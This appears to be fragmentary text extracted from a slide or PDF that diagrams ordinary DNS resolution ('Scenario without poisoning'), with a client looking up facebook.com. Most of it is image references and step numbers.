
Scenario without poisoning




Scenario without poisoning




Scenario without poisoning



Scenario without poisoning



Scenario without poisoning



7) DNS local replies to the client the IP address of facebook.com

7

1

2

6

3

4


5

8


A client decides to go on the website **facebook.com**

facebook.com

Scenario without poisoning

